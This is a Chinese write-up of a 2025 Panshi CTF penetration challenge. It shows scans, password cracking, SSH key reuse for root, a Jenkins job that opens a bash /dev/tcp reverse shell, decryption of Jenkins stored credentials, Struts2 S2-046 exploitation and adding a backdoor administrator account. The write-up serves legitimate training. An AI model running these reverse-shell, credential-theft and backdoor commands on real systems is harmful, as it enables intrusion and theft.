第三届磐石 2025 复赛

https://x2ct34m-njupt.feishu.cn/record/H6aBrBNgbe9fv9cEhxXcaNyFn4g

漏洞挖掘

一条龙“服务”渗透


> 1. 内网存在多台机器，不一定每台都存在flag。q
> 2. Windows统一：C:\Users\Administrator\Desktop\flag
> 3. Linux统一：/root/flag

扫描端口

代码块

```
nmap -sT -sV -p- --open 10.103.77.67 --unprivileged
Starting Nmap 7.97 ( https://nmap.org ) at 2025-08-07 19:55 +0800
Nmap scan report for 10.103.77.67 (10.103.77.67)
Host is up (0.046s latency).
Not shown: 65524 closed tcp ports (conn-refused), 8 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
8000/tcp open  http    Gunicorn

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.51 seconds
PS C:\Users\24062\Desktop\panshi\impacket\examples>
```

flag1 | 100



在debug页面把密码哈希拿到，爆破出来

971083e04f0271a0c503733bd35ec5c0:P@ssw0rd_123

测试出来了，是这个用户的，接下来想办法提权

ssh admin@10.103.77.67

这个提权很简单，看了下admin的bash_history，发现竟然用它的id_rsa登录root，那就直接切号就行

代码块

```
[admin@localhost home]$ ssh -i /home/admin/.ssh/id_rsa root@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:A89jmLwKxeps5/7NNwHpI1HwHVH1R+S9kV0DP2c1K/U.
ECDSA key fingerprint is MD5:36:36:5d:87:bc:b8:e3:57:9f:57:43:67:a0:bf:c4:92.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Last failed login: Thu Aug  7 12:26:42 UTC 2025 from 10.103.0.1 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Thu May  8 15:58:58 2025 from 10.88.88.4
[root@localhost ~]# ls
anaconda-ks.cfg  django-rest-framework  django.sh  flag  original-ks.cfg
[root@localhost ~]# cat flag
flag{u34UkDQzgwGIZRtjd8vi6WYP2c9abOno}
```

flag2 | 200


```
[root@localhost ~]# ./fscan -h 192.168.66.1/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(icmp) Target 192.168.66.31   is alive
(icmp) Target 192.168.66.128  is alive
[*] Icmp alive hosts len is: 2
192.168.66.128:22 open
192.168.66.31:22 open
192.168.66.128:8080 open
192.168.66.31:8000 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://192.168.66.128:8080 code:403 len:589    title:None
[*] WebTitle http://192.168.66.31:8000 code:200 len:5287   title:Api Root - Django REST framework
```

代码块

```
[root@localhost ~]# cat > config.xml << EOF
> <project>
>   <description>Internal Pwn</description>
>   <keepDependencies>false</keepDependencies>
>   <properties/>
>   <scm class="hudson.scm.NullSCM"/>
>   <canRoam>true</canRoam>
>   <disabled>false</disabled>
>   <blockBuildWhenDownstreamBuilding>false</blockBuildWhenDownstreamBuilding>
>   <blockBuildWhenUpstreamBuilding>false</blockBuildWhenUpstreamBuilding>
>   <triggers/>
>   <concurrentBuild>false</concurrentBuild>
>   <builders>
>     <hudson.tasks.Shell>
>       <command>bash -i &gt;&amp; /dev/tcp/192.168.66.31/9999
0&gt;&amp;1</command>
>     </hudson.tasks.Shell>
>   </builders>
>   <publishers/>
>   <buildWrappers/>
> </project>
> EOF
[root@localhost ~]# curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804 \
> -H "Content-Type: application/xml" \
> --data-binary "@config.xml" \
> "http://192.168.66.128:8080/createItem?name=internal-pwn"
[root@localhost ~]# curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804
"http://192.168.66.128:8080/job/internal-pwn/build"
[root@localhost ~]#
```

按照上面的仿照执行，记得另外开一个终端，监听9999端口，用来弹shell

那个admin的token在debug框架里能看到



代码块

```
### 第一步：清理旧的错误任务和文件
curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804 "http://192.168.66.128:8080/job/new-pwn/doDelete"# 2. 删除可能存在的、名为 internal-pwn 的任务
curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804 "http://192.168.66.128:8080/job/internal-pwn/doDelete"# 3. 删除本地错误的配置文件
rm config.xml

### 第二步：开启监听（使用你的5555端口）

# 在跳板机的一个SSH窗口中运行
nc -lvnp 5555

### 第三步：重新创建完全正确的 config.xml

cat > config.xml << EOF
<project>
  <builders>
    <hudson.tasks.Shell>
      <command>bash -i &gt;&amp; /dev/tcp/192.168.66.31/5555 0&gt;&amp;1</command>
    </hudson.tasks.Shell>
  </builders>
```

```
</project>
EOF

### 第四步：重新创建 Jenkins 任务

curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804 \
-H "Content-Type: text/xml" \
--data-binary "@config.xml" \
"http://192.168.66.128:8080/createItem?name=yolo-pwn"
如果这条命令执行后没有任何输出，那就代表它成功了！

### 第五步：触发构建 (使用正确的IP!)

最后，触发我们刚刚创建的新任务。请特别注意，这里的IP地址是 192.168.66.128。

curl -X POST -u admin:1172836bdd7cc687550e757a57d57e2804
"http://192.168.66.128:8080/job/yolo-pwn/build"

### 第六步：接收Shell

执行完第五步后，立刻切换回你正在用 nc 监听的那个窗口。这一次，你应该能看到连接成功的提示，并获得目标机器的shell。
```

https://github.com/bstapes/jenkins-decrypt

代码块

```
grep '<password>' /var/lib/jenkins/credentials.xml
          <password>
{AQAAABAAAAAgtexA8vpTSnExRDT5W2GGLO4f2VW1OCnN0JoU8Nfy1zx90xyaA/ddWiCrThVdRmQn}
</password>

cat /var/lib/jenkins/secrets/master.key
504f62ab1c6fe005cbfba4cbac6dea110d0d45449dbef5236108752b3387a0b5b86aa154d77f5ed
829c720c3d4384abefb17c116be7e59a4be0df2aa40b4ff30b1d43c18ad8764840f067124c5c933
48f84df5cab0cf5001aa5bd9aa85c1545c616e01e5b3a87954fadcb1acd35a2eb917cc24708667f
3a268770ec60154d138
```

hudson.util.secret
272 B

分析:

- 这个文件存储了Jenkins系统中保存的凭据。
- 我们发现了一组凭据，用户名为 `idss`。
- 密码字段是加密的（`{AQAAAB...}`）。**但是，Jenkins的这种加密方式是可逆的！**

Jenkins 使用一个主密钥（`master.key`）和另一个密钥文件（`hudson.util.Secret`）来加密和解密保存在 `credentials.xml` 中的密码。因为我们现在是 `jenkins` 用户，**我们有权限读取这两个密钥文件！**

代码块

```
PS C:\Users\SeanL\Downloads> python decrypt.py master.key hudson.util.secret -f credentials.xml

=== com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl ===
idss / 8A2G0RNDocDjiaKd
```

`su idss` 切换用户，然后发现刚好有sudo权限，即可拿到flag

代码块

```
sudo -l
Matching Defaults entries for idss on localhost:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User idss may run the following commands on localhost:
    (ALL) NOPASSWD: ALL
sudo cat /root/flag
flag{wShsxzDLp97comNyM6AOQfnCq4H51ZR0}
```

继续在Jenkins服务器上信息搜集

代码块

```
[idss@localhost ~]$ sudo /home/idss/fscan -h 192.168.66.0/24

   ___                              _
```

```
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                    fscan version: 1.8.4
start infoscan
(icmp) Target 192.168.66.128  is alive
(icmp) Target 192.168.66.31   is alive
[*] Icmp alive hosts len is: 2
192.168.66.31:8000 open
192.168.66.31:22 open
192.168.66.128:22 open
192.168.66.128:8080 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://192.168.66.128:8080 code:403 len:589    title:None
[*] WebTitle http://192.168.66.31:8000 code:200 len:5287   title:Api Root - Django REST framework
已完成 2/4 [-] ssh 192.168.66.128:22 root 123qwe ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
^C
[idss@localhost ~]$ sudo /home/idss/fscan -h 10.223.136.0/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                    fscan version: 1.8.4
start infoscan
(icmp) Target 10.223.136.110  is alive
(icmp) Target 10.223.136.215  is alive
[*] Icmp alive hosts len is: 2
10.223.136.110:8080 open
10.223.136.215:80 open
10.223.136.215:22 open
10.223.136.110:22 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://10.223.136.215     code:200 len:16264  title:""
[*] WebTitle http://10.223.136.110:8080 code:403 len:589    title:None

```

清晨的第一缕阳光

1. 内网存在多台机器，不一定每台都存在flag。
2. Windows统一：C:\Users\Administrator\Desktop\flag
3. Linux统一：/root/flag

```
D:\tools>fscan -h 10.103.121.91

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
10.103.121.91:8080 open
[*] alive ports len is: 1
start vulscan
[*] WebTitle http://10.103.121.91:8080 code:200 len:1170   title:Directory Listing For /
已完成 1/1
[*] 扫描结束,耗时: 8.6090166s
```


扫到后台

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11714

Output File: D:\Program Files\one-fox\gui_scan\dirsearch\reports\http_10.103.121.91_8080\__25-08-07_01-09-16.txt

Target: http://10.103.121.91:8080/

[01:09:16] Starting:
[01:09:31] 200 -   15KB - /api
[01:09:31] 200 -  187B  - /api/
[01:09:31] 200 -   15KB - /api/__swagger__/
[01:09:32] 200 -   13KB - /api/_swagger_/
[01:09:32] 200 -   15KB - /api/2/issue/createmeta
[01:09:32] 200 -   13KB - /api/cask/graphql
[01:09:31] 200 -   15KB - /api/2/explore/
[01:09:32] 200 -  187B  - /api/index.html
[01:09:32] 200 -   13KB - /api/api
[01:09:32] 200 -   13KB - /api/docs/
[01:09:32] 200 -   13KB - /api/config
[01:09:32] 200 -   13KB - /api/apidocs
[01:09:32] 200 -   13KB - /api/batch
[01:09:32] 200 -   13KB - /api/api-docs
[01:09:32] 200 -   13KB - /api/v1/
[01:09:32] 200 -   13KB - /api/v2/
[01:09:32] 200 -   13KB - /api/whoami
[01:09:32] 200 -   13KB - /api/package_search/v4/documentation
[01:09:32] 200 -   13KB - /api/proxy
[01:09:32] 200 -   13KB - /api/swagger
[01:09:32] 200 -   13KB - /api/jsonws
[01:09:32] 200 -   13KB - /api/swagger/swagger
[01:09:32] 200 -   13KB - /api/profile
[01:09:32] 200 -   13KB - /api/jsonws/invoke
[01:09:32] 200 -   13KB - /api/docs
[01:09:32] 200 -   13KB - /api/error_log
[01:09:32] 200 -   13KB - /api/snapshots
[01:09:32] 200 -   13KB - /api/timelion/run
[01:09:32] 200 -   13KB - /api/swagger/ui/index
[01:09:32] 200 -   13KB - /api/v1
[01:09:32] 200 -   13KB - /api/v4
[01:09:32] 200 -   13KB - /api/v2/helpdesk/discover
[01:09:32] 200 -   13KB - /api/version
[01:09:32] 200 -   13KB - /api/v2
[01:09:32] 200 -   13KB - /api/vendor/phpunit/phpunit/phpunit
[01:09:32] 200 -   13KB - /api/v3

Task Completed
```

flag1 | 100

Struts2框架，工具https://github.com/abc123info/Struts2VulsScanTools/releases/tag/v19.68

检测到漏洞S2-046，直接利用，读文件



flag{Ruw3GqCYckPzyhdAlBWDO2b4JE6Q1psv}

flag2 | 200

执行命令，写一个管理员用户进去，然后就能rdp连上

代码块

```
net user test 1q2w3e4r! /add
net localgroup administrators test /add
```


靶机ip信息

代码块

```
Windows IP 配置


以太网适配器 以太网 2:

   连接特定的 DNS 后缀 . . . . . :
   本地链接 IPv6 地址. . . . . : fe80::3932:c7bf:151:6cf3%5
   IPv4 地址 . . . . . : 10.103.121.91
```

```
   子网掩码  . . . . . . . . . . . . : 255.255.0.0
   默认网关. . . . . . . . . . . . . : 10.103.0.1

以太网适配器 以太网 3:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::3c4e:4870:5d0e:2b8d%2
   IPv4 地址 . . . . . . . . . . . . : 192.168.99.120
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :

隧道适配器 isatap.{01AE8065-DD54-47CE-84CE-4D7285DCE436}:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

隧道适配器 isatap.{17C82EC0-4950-4D75-81D6-408AA9B8CF0B}:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :
```

然后扫内网



扫到一个永恒之蓝

拿vps起了个frps，然后配置了靶机的frpc.toml

